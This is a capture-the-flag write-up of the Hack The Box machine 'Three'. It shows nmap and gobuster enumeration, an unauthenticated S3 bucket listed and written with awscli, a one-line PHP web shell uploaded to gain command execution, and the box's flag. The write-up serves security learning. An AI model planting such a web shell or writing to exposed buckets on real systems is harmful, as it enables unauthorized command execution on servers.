
Hack The Box

Writeup



Box : *Three*


Performed By : *edw77*

Date : *28/10/2022*

First of all, I performed an Nmap basic scan to see which ports were open.


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.156.106
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 12:50 EDT
Nmap scan report for 10.129.156.106
Host is up (0.071s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds
```

2 ports are indeed open : **ssh & http.** This means that there is a website running on this server. Let's visit it :



As expected, there is a website hosted on the server.

Further exploration will reveal a potential name for target's website (on the Contact page)



We will then edit our /etc/hosts file to make our machine resolve this hostname to the IP address of our target.

```
kali@kali: ~/Downloads ×    kali@kali: /etc ×
  GNU nano 6.4                                    host
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.2.112 thetoppers.htb
```

Next, we are going to do a directory discovery using gobuster, to check if there are hidden pages somewhere on the site.

```
┌──(kali㉿kali)-[/etc]
└─$ gobuster dir -u thetoppers.htb -w /usr/share/wordlists/dirb/common.txt
*===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://thetoppers.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/10/31 10:22:38 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http://thetoppers.htb/images/]
/index.php            (Status: 200) [Size: 11952]
/server-status        (Status: 403) [Size: 279]

===============================================================
2022/10/31 10:22:53 Finished
===============================================================
```


Unfortunately, it did not discover anything explorable. So, we performed another discovery his time, it is a subdomain discovery :

```
┌──(kali㉿kali)-[/etc]
└─$ gobuster vhost -u http://thetoppers.htb -w /home/kali/Downloads/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /home/kali/Downloads/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/10/31 10:30:34 Starting gobuster in VHOST enumeration mode
===============================================================
Found: s3.thetoppers.htb (Status: 404) [Size: 21]
Found: gc._msdcs.thetoppers.htb (Status: 400) [Size: 306]

===============================================================
2022/10/31 10:30:51 Finished
===============================================================
```

The first one Gobuster discovered (s3) refers to Amazon S3, which is a service that provides Storage through a web service interface. It is probably the service that is running on that subdomain.

I added it to my hosts file so that I could access it with my browser :

```
kali@kali: ~/Downloads ×   kali@kali: /etc ×   kali
  GNU nano 6.4                                hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopb
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.2.112 thetoppers.htb s3.thetoppers.htb
```



{"status": "running"}

Accessing the subdomain through my browser, it only returned me json data (status: running).

After doing more researches on that service, I found there was a package I could install on my pawn machine (awscli) which helps interact with Amazon S3 “buckets” (container).

The target was specifically using a “S3 Bucket”, so I looked for a command to list all s3 buckets used by our target using awscli :

```
┌──(kali㉿kali)-[/etc]
└─$ aws --endpoint='http://s3.thetoppers.htb' s3 ls
2022-10-31 09:49:45 thetoppers.htb
```

It shown that there was one running (“thetoppers.htb”) which is the original website of the target. By using with the s3 subdomain, I could then modify the output of thetoppers.htb :

```
┌──(kali㉿kali)-[/etc]
└─$ aws --endpoint='http://s3.thetoppers.htb' s3 ls s3://thetoppers.htb
                           PRE images/
2022-10-31 09:49:45          0 .htaccess
2022-10-31 09:49:45      11952 index.php
```


In order to do so, I wrote a short shell in PHP (shell.php), and uploaded it to the server using this command :

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint='http://s3.thetoppers.htb' s3 cp ./shell.php s3://thetoppers.h
tb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```


The file shell.php :

```
<?php

system($_GET['cmd']);

?>
```

It would take a command in the GET parameter “cmd” in a request as a command, execute it on the target’s server, and then output the result of that command, just like this :



I searched on different folders and finally found the flag.txt file :



a980d99281a28d638ac68b9bf9453c2b